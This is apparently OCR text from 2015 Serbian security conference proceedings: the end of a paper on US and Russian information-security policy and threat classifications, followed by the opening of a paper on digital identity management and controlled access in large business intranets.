
[10] Tako npr. već 11.03.2003.god. izvršena je reorganizacija ruskih specijalnih službi [24].

[11] *Концепцији националне безбедности* (указ председника № 1300 из 1997. и редакција № 24 из 2000.године)

[12] Prava i slobode *građanina*, informaciono obezbeđenje *državne politike*, razvoj savremenih *informacionih tehnologija*,

informacione infrastrukture govori na opštem nivou. U oba dokumenta navode se samo državni organi i institucije zadužene za realizaciju datih interesa bez detaljnije razrade njihovih međusobnih odnosa i zaduženja. Imajući na umu činjenicu da do 1992. godine, u Ruskoj Federaciji informaciona bezbednost nije uopšte razmatrana i da informaciona infrastruktura nije ni približno razvijena kao u SAD, pravna regulativa i značaj koji se pridaje informacionoj bezbednosti predstavljaju veliki napredak.

Za razliku od Ruske Federacije, SAD (kao zemlja sa najrazvijenijom i najranjivijom infrastrukturom u svetu i kao zemlja kojoj se dogodio 11. septembar), imaju razrađen koncept zaštite informacione infrastrukture do najsitnijih detalja. Sa navedenim konceptom ćemo se upoznati u osnovnim crtama koliko je potrebno da ilustrujemo činjenicu da je informaciona bezbednost jedna od komponenata nacionalne bezbednosti.




Slika 1: Struktura upravljanja bezbednošću nacionalne informacione infrastrukture SAD

zaštita *informacionih resursa* od neovlašćenog pristupa i obezbeđenje bezbednosti *informacionih i telekomunikacionih sistema*.

MO SAD i Odbrambeni naučni bord (DSB – *defense science board*) su idejni tvorci efektivne bezbednosne arhitekture - integrisane informacione infrastrukture (III – *integrated information infrastructure*). Integrisana informaciona infrastruktura predstavlja globalnu informacionu mrežu GIG (*global information grid*) koja ispunjava sve zahteve pojma informacionog obezbeđenja (IA – *Information Assurance*). Nju karakterišu: infrastruktura i aplikacije javnog ključa PKI i PKE, GIG IA testiranje, DID arhitektura (*defence-in-depth* – odbrana u dubinu), IP sec, funkcije informacionog obezbeđenja, mogućnost menadžmenta bezbednošću mreža, link enkripcija na fizičkom nivou otvorenog modela OSI i sposobnost preživljavanja [1].

Elementi pravnog i organizacionog karaktera zaštite informacione infrastrukture su već izloženi. Sa predsedničkom direktivom PDD-63 (PDD/NSC-63, *Americas Critical Infrastructures, may 22, 1998*) i „Nacionalnim planom zaštite informacionih sistema“ (8. april 2000. godine) započet je proces izgradnje efektivne bezbednosne infrastrukture. To su prvi dokumenti u kojima su direktno povezane informaciona bezbednost i bezbednost infrastrukture kao oličenja nacionalne bezbednosti.

Organizaciona struktura upravljanja bezbednošću nacionalne informacione infrastrukture SAD prikazana je na slici 1, a sama nacionalna infrastruktura na slici 2.



Slika 2: Nacionalna informaciona infrastruktura

Nacionalna strategija bezbednosti kiberprostora definisala je pet nacionalnih prioriteta u oblasti zaštite informacione infrastrukture, i to:

- Nacionalni sistem za bezbednosni odgovor u kiberprostoru (*A National Cyberspace Security Response System*);

- Nacionalni program za smanjenje bezbednosnih pretnji i ranjivosti u kiberprostoru (*A National Cyberspace Security Threat and Vulnerability Reduction Program*);
- Nacionalni program bezbednosnog upozorenja u kiberprostoru i program obuke (*A National Cyberspace Security Awareness and Training Program*);
- Kiberbezbednost u radu vladinih insitucija (*Securing Government's Cyberspace*) i
- Nacionalna i međunarodna bezbednosna kooperacija u kiberprostoru (*National Security and International Cyberspace Security Cooperation*) [1,2].

3. NOVA KONCEPCIJA PRETNJI IB SAD

SAD su se prve susrele sa negativnim posledicama informacione revolucije [13]. Višegodišnje iskustvo je rezultiralo inoviranim shvatanjem pretnji IB.

Različite institucije u SAD, različito klasifikuju pretnje IB. Tako npr. naučni savet odbrane SAD pretnje američkom kiberprostoru deli na šest kategorija koje razvrstava u tri nivoa u zavisnosti od potencijala korišćenih IKT u pogledu destruktivnih dejstava (kategorije I i II koriste poznate ranjivosti, kategorije III i IV – otkrivaju nova ranjiva mesta, a kategorije V i VI dizajniraju nove ranjivosti). Najopasnije su kategorije V i VI čiji su nosioci države i pojedinci koji rade za njih.

Prema Predsedničkoj komisiji za zaštitu kritične infrastrukture postoje tri nivoa pretnji: pretnje nacionalnoj bezbednosti, pretnje državi i privatnom sektoru i lokalne pretnje. Najopasnije pretnje su pretnje prvog nivoa koje podrazumevaju informaciono ratovanje i kiberšpijunažu.

Pogledi federalnih institucija su definisane njihovim funkcionalnim dužnostima:

- tako MUP SAD razlikuje kibernapade na integritet i dostupnost podataka i kibernapade na fizičku infrastrukturu;
- predstavnici službe izviđanja SAD izdvajaju dve grupe pretnji: kibernapade i kiberšpijunažu;
- FBI zastupa subjektivni pristup i kao pretnje identifikuje: organizovane kriminalne grupe, države sponzore i terorističke grupe;
- Ministarstvo odbrane razlikuje četiri vrste pretnji: pretnje od spoljašnjih aktera, pretnje od unutrašnjih aktera, pretnje povezane sa ranjivostima opreme i pretnje funkcionalnoj delatnosti ministarstva.

Moguće je izvršiti objedinjavanje (agregaciju) i pretnje IB definisati kao u tabeli 1[3].

Tabela 1: Pretnje IB SAD

	Vrsta pretnje	Subjekat pretnje	Motivi	Objekti napada
1	Informaciono ratovanje	Države	Ostvarivanje informacione superiornosti Ostvarivanje vojno-političkih ciljeva	Vojni IS i mreže Sistemi upravljanja i donošenje odluka Sistemi naoružanja Kritična infrastruktura
2	Kiberšpijuna-ža/ ekonomska špijunaža	Države	Politička/ vojna/ ekonomska superiornost	Državni, korporativni i privatni IS i mreže
3	Kiberšpijuna-ža	Insajderi Politički i socijalni aktivisti	Lična korist Politički i ideološki motivi	
4	Industrijska špijunaža/ ekonomska špijunaža	Biznis konkurenti Međuna-rodni kor-porativni špijuni	Ekonomska korist	
5	Kiberprestupi	Insajderi Operatori botneta Organizo-vane grupe Dizajneri štetnih programa Spameri Hakeri haktivisti	Finansijska korist Prestiž Osveta Izražavanje građanskog stava Samopotvrđi-vanje i dr.	Kritična infrastruktura Državni sistemi upravljanja i odlučivanja
6	Kiberterori-zam	Terorističk e grupe Samostalni pojedinci	Političke ili socijalne promene	

Na osnovu tabele 1 moguće je definisati osnovne pretnje IB SAD:

- informaciono ratovanje[14],

[13] Prema podacima američkog centra za reagovanje na kompjuterske napade (US-CERT), u period od 2006. do 2012.god., broj incidenata je poratao za 782%. Prema podacima MUP, u period od 2011. do 2013.god., broj napada na nacionalni infrastrukturu SAD je porastao za 83%.

[14] Termin "informaciono ratovanje" je prvi put uveden 1985.god. u Kini. U osnovi teorije informacionog ratovanja (IW – *information warfare)* je drevnokineska filozofija informacionog delovanjana protivnika "*Pokoriti protivnika bez borbe – je vrhunac veštine*". U svojstvu samostalne kategorije pojam IW se prvi put pojavio u direktivi MO SAD 1992.god. da bi se krajem 90-ih godina pojavila i formulacija nove vojno-strategijske i taktičke pojave "*Informaciono ratovanje je*

- kiberšpijunaža;
- kiberprestupi i
- kiberterorizam.

4. NORMATIVNO-PRAVNE OSNOVE U OBLASTI OBEZBEĐENJA IB

Politika SAD u oblasti IB se formira od 90-ih godina. Ona obuhvata strategije, procedure i standarde obezbeđenja kiberbezbednosti i provođenja kiberoperacija, obuhvata kompleks mera za minimizaciju rizika, smanjenje nivoa ranjivosti, reagovanja na incidente i rekonstrukcija nakon njihove pojave, dejstva na međunarodnom nivou uključujući mrežne operacije, obezbeđenje dostupnosti, integriteta i bezbednosti informacija, pravne aktivnosti, diplomatske, vojne i izviđačke misije (o čemu je bilo reči u tački 2).

U vreme administracije Bila Klintona postavljeni su temelji strategije kiberbezbednosti, postavljen je problem obezbeđenja kritične infrastrukture zemlje. Prvi koraci na razradi kompleksne nacionalne strategije započeti su u vreme administracije Džordža Buša (Nacionalna strategija kiberbezbednosti, 2003). Ovom strategijom, SAD su predvidele adekvatan odgovor na kibernapad.

Dalji razvoj nacionalne strategije je usledio sa predsedničkom direktivom o nacionalnoj bezbednosti br. 54 odnosno br. 23 o unutrašnjoj bezbednosti iz 2008. godine, kojom je startovala „Kompleksna nacionalna inicijativa za obezbeđenje kiberbezbednosti“, politika NATO u oblasti kiberodbrane (*NATO Policy On Cyber Defense*) 2008. Naredne godine usledio je „Pregled kiberpolitika (*Cyberspace Policy Review*) na osnovu koga su definisani pravci daljeg razvoja. Na osnovama ovog pregleda 2011. godine pojavila se „Međunarodna strategija delovanja u kiberprostoru“. Ovom strategijom SAD su planirale svoju dominirajuću ulogu u kiberprostranstvu (upravljanje Internetom i pravnu regulativu u okviru postojećih međunarodnih pravnih normi).

Pregled strategijskih dokumenata SAD pokazuje postepen razvoj problematike obezbeđenja kiberbezbednosti koja je za kratko vreme postala jedan od prioritetnih pravaca delovanja nacionalne politike.

Uporedo sa razvojem nacionalne strategije formirana je i vojna kiberstrategija. Tako već 1991. godine se javlja RMA (revolution in military Affairs - revolucija u vojnim poslovima), direktiva MO SASD TS 3600.1 („Informaciona operacija“) 1992., Nacionalna vojna strategija 1995., Nacionalna vojna strategija 1997. sa definisanjem napadne i odbrambene informacione operacije, koje nisu ograničene nacionalnim nivoom, Objedinjena doktrina informacionih operacija 2006., Nacionalna vojna strategija vođenja operacija u kiberprostoru 2006., Strategija MO SAD za vođenje kiberoperacija 2011., obnovljena Objedinjena doktrina informacionih operacija 2012. u kojoj je definisan informacioni potencijal, tajna predsednička direktiva PPD-20 „Politika SAD u oblasti kiberoperacija“ 2012.

Informaciona operacija je od samostalnog vida operativnog obezbeđenja (1992.) postala obavezna komponenta bilo koje operacije OS SAD.

Za vođenje operacija u kiberprostoru, 2010. godine je, u okviru strategijskog komandovanja, formirana Kiberkomanda SAD. U 2015. godini se planira formiranje 100 komandi za napadne i odbrambene operacije u kiberprostoru.

Federalni zakonodavni akti SAD za obezbeđenje IB, zbog ograničenog prostora, neće biti razmatrani [3,4,5,6].

5. MEĐUNARODNA KOMPONENTA POLITIKE U OBLASTI IB

Glavni predstavnici u vođenju međunarodne politike u sferi IB su SAD i Ruska Federacija (RF). Naime, SAD, kao lider u oblasti primene IKT, ne samo da aktivno učestvuje u međunarodnim diskusijama o MIB, već faktički predstavlja lidera koji još uvek presudno utiče, u skladu sa svojim interesima, na donošenje konačnih rešenja.

Osnovna pitanja iz ovog domena su: politika u oblasti upravljanja Internetom, politika u oblasti definisanja osnovnih pojmova nastalih u eri informacionog društva (kao šro je npr. informaciono ratovanje, informaciono oružje), pravno regulisanje međunarodnih odnosa u informacionoj sferi na nivou OUN, sprečavanje prekograničnog nesankcioniranog informacionog delovanja, itd.

Problematiku i značaj MIB, zbog moguće militarizacije primene IKT, je uočena u RF još davne 1998. godine od kada ovu temu nameće u svim međunarodnim forumima. Ruskoj inicijativi su se priključile mnoge zemlje (zemlje šangajske inicijative, BRIKS-a, SNG i neke druge) što je

---

svrsishodno razarajuće i uništavajuće delovanje koje se preduzima tajno ili javno u mirno vreme, pred pojavu krize ili izbijanje vojnog konflika a koje je usmereno protiv socijalnih, političkih, ekonomskih, industrijskih ili vojnih elektronskih IS sa ciljem postizanja prednosti u ovladavanju životno važnim informacijama nad potencijalnim protivnikom i mogućnošću uticanja na tok, održavanje i završetak konflikata ili brzog i ubedljivog dobijanja rata sa minimalnim gubicima ljudskih, materijalnih i finansijskih resursa na obe strane”.

rezultiralo formiranjem Grupe vladinih eksperata OUN za MIB (2003.) opštim konsenzusom.

Po prvi put od 1998.god. spoljna politika SAD u oblasti IB je pretrpela promene za vreme administracije B. Obame. Početkom 2009. godine prešlo se sa politike sprečavanja međunarodnih inicijativa po pitanju obezbeđenja MIB na proaktivno delovanje i preduzimanje napora u okviru međunarodnih foruma na donošenju inicijativa na međudržavnom nivou za regulisanje MIB pre svega u interesu nacionalne bezbednosti SAD [3,4,5,6].

SAD priznaju da je nemoguće obezbediti kiberbezbednost u okviru jedne zemlje. Međunarodno delovanje za obezbeđenje MIB je postalo deo nacionalne strategije kiberbezbednosti SAD na nivou regionalnih i međudržavnih sporazuma.

6. ZAKLJUČAK

Jedan od najvažnijih zadataka koji stoji pred međunarodnom zajednicom je razrada međunarodno-pravnog okvira u sferi obezbeđenja MIB. Danas postoje dva osnovna prilaza: prilaz SAD i njenih saveznika (razrada međunarodnih mehanizama za obezbeđenje IB u uskom smislu – kiberbezbednosti bez potrebe da se na nivou OUN definiše cela oblast informacione sfere) i RF i njenih partnera (donošenje konvencije OUN o MIB sa kompletnim spektrom pretnji IB).

Bez obzira na različite prilaze ključnih igrača, nametnuti pomak u pristupu SAD i uvođenje međudržavnih pregovora u pogledu MIB, predstavlja značajan pomak.

Mogući pravci etapnog kretanja u procesu obezbeđenja MIB su:

- izrada zajedničkog shvatanja o normama i principima međunarodnog prava u oblasti primene IKT (Dostignuća u sferi informatizacije i telekomunikacija u kontekstu međunarodne bezbednosti, dokument OUN A/68/98 od 24.06.2013.god. Tačka 16),
- razrada mera na učvršćenju poverenja u kiberprostoru (kao pravi primer je istoimeni dogovor između SAD i RF iz 2013.),
- izrada pravila odgovornog ponašanja u informacionoj sferi,
- saradnja u oblasti obezbeđenja zaštite kritične infrastrukture svih zemalja,
- pregovori o upotrebi kiberoružja u skladu sa principima humanitarnog prava – humanosti i proporcionalnosti,
- saradnja na identifikaciji izvora destruktivnih dejstava u mreži i
- dogovor o jasnim pravilima i granicama sakupljanja informacija i mogućnostima pristupa podacima u mrežama [3,4,5,6].

Sa stanovišta Republike Srbije važno je shvatiti da je međunarodna informaciona bezbednost značajna i za nacionalnu bezbednost Srbije i da je neophodno aktivno uključenje državnih organa u razrešenje ove problematike.

LETERATURA

[1] Sinkovski S., Informaciona bezbednost – komponenta nacionalne bezbednosti, Vojno delo, Beograd, 2/2005,

[2] Nikolić M., Sinkovski S., Korporativna bezbednost – osnove zaštite biznisa i preduzetništva,Banjac grafika, Beograd, 2013,

[3] Батуева Е.В., Американская концепция угроз информационной безопасноыти и ее международно-политическая составляющая, Москва, 2014,

[4] Кохтюлина И. Н., Международные аспекты информационной безопасности России в условиях глобализации, Масква, 2010.

[5] Поляков Ю.А., Информационная безопасность и средства массовой информации: Учебное пособие. — М.: ИМПЭ им. А.С. Грибоедова, 2004,

[6] Федоров А.В., Информационная безопасность в мировом политическом процессе, Москва, 2004.

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

ADAPTIVNI PRISTUP INFORMACIJAMA U VELIKIM POSLOVNIM SISTEMIMA

ADAPTIVE ACCESS TO THE INFORMATION IN LARGE BUSINESS SYSTEMS

DR DRAGAN ĐOKIĆ
JP „Pošta Srbije", Beograd, drdjokic@ptt.rs

PROF. DR DRAGANA BEČEJSKI-VUJAKLIJA
Društvo za informatiku Srbije, Beograd, draganab@fon.bg.ac.rs

Rezime: *Ovaj rad se bavi problematikom razvoja modela adaptivnog pristupa informacijama i servisima u velikim poslovnim sistemima primenom intranet veb portala za inteligentno upravljanje elektronskim dokumentima, čiji su ključni elementi autentikacija korisnika primenom kvalifikovanih elektronskih potpisa i sistem za upravljanje digitalnim identitetima. Između ostalih funkcionalnosti intranet veb portala za inteligentno upravljanje elektronskim dokumentima je postizanje sigurnog, brzog, jednostavnog i efikasnog načina kontrolisanog pristupa informacijama i veb servisima.*

Ključne reči: *intranet, portal, adaptivnost, digitalni identitet, autentikacija, elektronski potpis, informacije, veb servisi*

Abstract: *This paper is focused on the problems for the development of model of adaptive access to information and services in large business systems by using the intranet web portal for intelligent management of electronic documents, whose key elements are authentication of users by using qualified electronic signatures and system for management of digital identities. Among all the others functionalities of the intranet web portals for intelligent management of electronic documents are the achievement of secure, fast, simple and efficient method of controlled access to information and web services.*

Keywords: *intranet, portal, adaptability, digital identity, authentication, electronic signature, information, web services*

1. UVOD

Današnja realnost u velikim poslovnim sistemima je ogromna količina informacija i dokumenata koja se svakodnevno generišu i cirkulišu u preduzeću uz premanentni trend rasta. Većini tih dokumenata ceo životni ciklus se završava unutar preduzeća kao interna dokumenta.

Tehnologija elektronskog poslovanja može da pruži rešenja koja se odnose na sledeće probleme sa kojima se suočavamo u velikim poslovnim sistemima, a koji se odnose na dostupnost informacija:

- Veliki ili premali broj informacija koje su bez jasne kategorizacije i definasanih prava pristupa na raspolaganju zaposlenima. Izobilje nestrukturiranih informacija dovedi do zabune, odnosno do toga da zaposleni ne znaju koje su od tih informacija relevantne za njihov rad;
- Zaposleni, iako svesni postojanja informacija koje su im potrebne u poslovnom sistemu, troše mnogo vremena da bi došli do njih iz razloga nepostojanja uređenog sistema za upravljanje elektronskim dokumentima. Činjenica je, da je u velikim poslovnim sistemima preko 80% poslovnih informacija nestruktuirano i da ih je neophodno strukturirati;
- Informacije, izveštaji i ostala elektronska dokumenta se u nedovoljnoj meri koriste od strane rukovodstva i ostalih zaposlenih kao resurs kojim će se poboljšati poslovanje samog preduzeća i postići značajne uštede;
- Nepostojanje jasno definisanog načina prava pristupa informacijama kao i sama kontrola pristupa informacijama. Bez jasno definisane i primenjene politike pristupa informacijama, postoji potencijalna opasnost od: pribavljanja mnogobrojnih protiv pravnih koristi zaposlenih u preduzeću, manipulacije sadržajem informacija u odnosu na druge zaposlene u cilju uslovljavanja i postizanje lične bolje pozicije zaposlenog, objavljivanja informacija koje bi mogle naneti štetu preduzeću, distribucije informacija konkurenciji u cilju pribavljanja koristi zaposlenog, neovlašćene distribucije i objavljivanja projekta, finansijskih izveštaja, dr.

Jedno od mogućih rešenja navedenih problema je primena veb portala za inteligentno upravljanje elektronskim dokumentima, koji poseduje adaptivan interfejs jednostavan za korišćenje. Primenom sistema za upravljanje digitalnim identitetima, veb portal omogućava upravljanje informacijama i poslovnim sadržajima, kroz mogućnost njihovog kreiranja, zajedničkog rada na njima, njihove verifikacije, publikovanja i razmene, uz korišćenje raspoloživih resursa koji upotpunjuju te

funkcionalnosti uz postizanje brzog, jednostavnog i efikasnog načina kontrolisanog pristupa informacijama.

Razvoj elektronskog upravljanja dokumentima koje se temelji na pružanju usluga, u prvi plan stavlja digitalni identitet korisnika usluge i celokupni proces upravljanja digitalnim identitetima.

Pojmovi anonimnosti i privatnosti, u suprotnosti su sa procesima u kojima se zahteva ocenjivanje, komunikacija ili pristup servisima za saradnju, gde je otkrivanje informacija o identitetu neophodno.

2. DEFINICIJE I PRAVNI OKVIRI

Kada se govori o jednoj tako kompleksnoj i osetljivoj temi kao što je bezbednost i dostupnost elektronskih informacija, prvo na šta se mora obratiti pažnja su: pravna regulativa i zakonska akta koja čine osnov za uređenje ove oblasti.

Iz tog razloga potrebno je navesti nekoliko osnovnih pojmova iz Zakona o elektronskom potpisu [1] iz 2004. godine koji uređuje upotrebu elektronskog potpisa, Zakona o elektronskom dokumentu [2] iz 2009. godine koji uređuje uslove i način postupanja sa elektronskim dokumentima i Uredbe o elektronskom kancelarijskom poslovanju organa državne uprave [3] iz 2010. godine koji uređuje postupanje sa elektronskim dokumentima u kancelarijskom poslovanju organa državne uprave:

- „Elektronski dokument jeste skup podataka sastavljen od slova, brojeva, simbola, grafičkih, zvučnih i video zapisa sadržanih u podnesku, pismenu, rešenju, ispravi ili bilo kom drugom aktu koji sačine pravna i fizička lica ili organi vlasti radi korišćenja u pravnom prometu ili u upravnom, sudskom ili drugom postupku pred organima vlasti, ako je elektronski izrađen, digitalizovan, poslat, primljen, sačuvan ili arhiviran na elektronskom, magnetnom, optičkom ili drugom mediju“;
- „Vremenski žig je zvanično vreme pridruženo elektronskom dokumentu ili grupi elektronskih dokumenata, kojim se potvrđuje sadržaj elektronskog dokumenta u to vreme, odnosno sadržaj svakog dokumenta u grupi“;
- „Elektronski potpis - skup podataka u elektronskom obliku koji su pridruženi ili su logički povezani sa elektronskim dokumentom i koji služe za identifikaciju potpisnika“;
- „Kvalifikovani elektronski potpis - elektronski potpis kojim se pouzdano garantuje identitet potpisnika, integritet elektronskih dokumenata, i onemogućava naknadno poricanje odgovornosti za njihov sadržaj, i koji ispunjava uslove utvrđene ovim zakonom“;
- „Potpisnik - lice koje poseduje sredstva za elektronsko potpisivanje i vrši elektronsko potpisivanje u svoje ime ili u ime pravnog ili fizičkog lica“;
- „Elektronsko kancelarijsko poslovanje obezbeđuje da se u informacionom sistemu obavljaju poslovi kancelarijskog poslovanja, odnosno da se u tom sistemu postupa sa podnescima, aktima i prilozima u elektronskom obliku“;
- „Dostava elektronskog dokumenta putem informacionog sistema garantuje integritet, nepromenjivost i neporecivost poslatog dokumenta“.

3. KARAKTERISITIKE UPRAVLJANJA SIGURNOŠĆU INFORMACIJA U VELIKIM POSLOVNIM SISTEMIMA

Problem identiteta na Internetu je prisutan od samih početaka masovnog korišćenja Interneta. Nastao je iz razloga što Internet na samom početku u svojoj akademskoj i liberalnoj arhitekturi nije predvideo sloj identiteta, već su pristupi Internet resursima rešavani naknadno, kako god je to neko u datom trenutku znao i umeo. Zato danas svaki korisnik računara ima višestruke različite digitalne identitete, a upravljanje takvim digitalnim identitetima predstavlja veliku teškoću, uz priličan sigurnosni rizik. [4]

I ako se rad odnosi na problematiku zaštite i upravljanja informacijama u „zatvorenom“ okruženju preduzeća korišćenjem intranet računarske mreže i portala za inteligentno upravljanje informacijama, treba voditi računa i imati u vidu sledeća pitanja:

- sa koliko računara i korisnika računara preduzeće raspolaže;
- na koliko se međusobno udaljenih geografskih lokacija nalazi;
- kako su one međusobno povezane;
- koja se mrežna oprema koristi;
- da li je omogućen pristup intranetu iz Internet mreže i
- da li postoji i kakva se politika ICT zaštite primenjuje.

Navedena pitanja su bitna jer u zavisnosti od dobijenih odgovora možemo doći do zaključka da li se radi o velikom sistemu koji podrazumeva probleme upravljanja identitetima sličnim onima koji se pojavljuju na Internetu, što u mnogome komplikuje situaciju.

Kada govorimo o karakteristikama adaptivnog upravljanja sigurnošću informacijama u velikim poslovnim sistemima moramo prvo definisati najznačajnije elemente. Elementi koji omogućavaju i obezbeđuju uvođenje i primenu upravljanja sigurnošću informacija su:

- Primena standard ISO 27001 (ISMS) - Sistem menadžmenta zaštite i bezbednosti informacija;
- Primena intranet veb portala kao centralnog mesta za rad, usaglašavanje i objavljivanje raznorodnih struktuiranih i ne struktuiranih informacija;
- Primena kvalifikovanih elektronskih potpisa za: prijavljivanje korisnika na ICT infrastrukturu i aplikacije, potpisivanje elektronskih dokumenta i e-mail poruka i kriptovanje elektronskih dokumenta i e-mail poruka;
- Primena principa adaptivnosti i personalizacije sa ciljem da se zaposlenima obezbedi predefinisano i prilagođeno radno okruženje korišćenjem informaciono komunikacionih tehnologija;

- Primena sistema za upravljanje digitalnim identitetima sa ciljem obezbeđenja kontrolisanog načina prijavljivanja korisnika i dostupnosti informacija za koje imaju ovlašćenja.

U nastavku ovog dela rada će se detaljnije obraditi jedna od navedenih karakteristika, sistem za upravljanje digitalnim identitetima, koja predstavlja jedan od najvažnijih segmenta adaptivnog veb portala iz ugla bezbednosti pristupa informacijama.

Digitalni identitet

Digitalnim identitetom se smatra skup informacija koji je poznat o određenom entitetu. Subjekt ili entitet je osoba, grupa ljudi, organizacija, programski alat ili bilo koji drugi entitet koji zahteva pristup određenom resursu. [5]

Pojam digitalnog identiteta može se posmatrati iz različitih perspektiva. Jedna od perspektiva je perspektiva programskih proizvoda koji služe za upravljanje identitetima, druga perspektiva su organizacije koje žele da implementiraju takva rešenja, a treća je perspektiva korisnika odnosno osobe čiji je digitalni identitet predmet upravljanja.

Upravljanje digitalnim identitetima

Postavljeni zahtevi i ograničenja razvoja mrežnog informacionog sistema doveli su do rešenja baziranog na upravljanju identitetima kroz integrisanu, efikasnu i centralizovanu infrastrukturu. Ovakav koncept integracije mrežnih servisa, polisa i tehnologije omogućava [6]:

- siguran pristup svim resursima;
- efikasniju kontrolu pristupa resursima;
- bržu promenu odnosa između identiteta i resursa;
- zaštitu poverljivih informacija od neovlašćenog pristupa.

Pri definisanju arhitekture sistema za upravljanje digitalnim identitetima, identifikuju se sledeći zahtevi:

- integracija i odgovarajući pristup informacijama i uslugama zahteva mnogo širi pristup upravljanju identitetima od tradicionalnog pristupa;
- sveobuhvatna metodologija provere identiteta pojedinca u elektronskom okruženju;
- povezivanje autentifikovanih identiteta sa unapred određenim polisama kojima je omogućen pristup do mrežnih servisa i resursa.

Bez sistema za upravljanje digitalnim identitetima, pristup korisnika svakom resursu zahtevao bi upotrebu novog korisničkog imena i lozinke. Problemi koji se u tom slučaju pojavljuju su očigledni:


- korisnik mora da zapamti veliki broj korisničkih imena i lozinki;
- za svaki resurs administrator mora da registruje i omogući pristup korisniku.

Sistem za upravljanje digitalnim identitetima pojednostavljuje procese za korisnike:

- Korisnik se registruje samo jedanput;
- Proveru identiteta uvek sprovodi organizacija u kojoj je evidentiran korisnik, koja takođe može da pruži dodatne informacije o korisniku na zahtev resursa i uz pristanak korisnika. Na ovaj način, svi resursi su dostupni korisniku sa jednim skupom akreditiva;
- Odluke o kontroli pristupa donosi traženi resurs na osnovu dobijenih informacija o korisniku.

Upravljanje digitalnim identitetima definiše se kao proces kojim se postojeće tehnologije koriste za upravljanje informacijama o digitalnom identitetu entiteta i za kontrolu pristupa resursima. [7] Cilj upravljanja digitalnim identitetima je poboljšanje efikasnosti i sigurnosti, uz smanjenje troškova povezanih sa upravljanjem entitetima i sa njihovim digitalnim identitetima.

Na slici 1 prikazana je veza između osnovnih komponenata sistema za upravljanje identitetima. Cilj sistema za upravljanje digitalnim identitetima je da se ostvari veza između identifikatora različitih servisa, tako da se informacije o korisniku mogu integrisati sa identifikatorom. Na taj način sistem za upravljanje identitetima spaja poslovne procese, bezbednosne politike i tehnologije koje pomažu u upravljanju digitalnim identitetima, kao i u kontroli pristupa resursima.



Slika 1: Veze između osnovnih komponenata sistema za upravljanje identitetima

Direktorijum servis

Direktorijum servis predstavlja jezgro sistema za upravljanje identitetima. Direktorijum je centralno mesto za smeštanje i čuvanje logičkih podataka i identiteta. Pristup direktorijumu i svim informacijama ograničava se primenom politike sigurnosti, koja je takođe smeštena unutar direktorijum servisa. Uopšteno govoreći, direktorijum je skup ili lista podataka.

U informacionim tehnologijama, direktorijum dozvoljava struktuirano smeštanje podataka i isto tako omogućava lak pristup objektima koje poseduje. Direktorijum servis se oslanja na LDAP protokol (*Lightweight Directory Access Protocol*). [8]

Direktorijum servis je osnovna komponenta svakog rešenja sistema za upravljanje identitetima, jer predstavlja centralni repozitorijum za identitete i resurse koji sadrži informacije o korisničkim profilima.

Upravljanje pristupom

Upravljanje pristupom odnosi se na proces kontrole i davanje pristupa resursima u realnom vremenu upotrebom nadzora a na osnovu postojećih identiteta i dodeljenih

prava pristupa. Ovaj proces se ostvaruje kroz aktivnosti provere identiteta, autorizacije i revizorskih postupaka. Provera identiteta je proces kojim se dokazuje identitet.

Postoji nekoliko tehničkih rešenja u dizajniranju i integraciji aktivnosti provere identiteta, autorizacije i revizionog mehanizma u arhitekturi mrežnog informacionog sistema:

- Single Sign-On;
- poverenje i udruživanje;
- User Entitlements;
- Auditing.

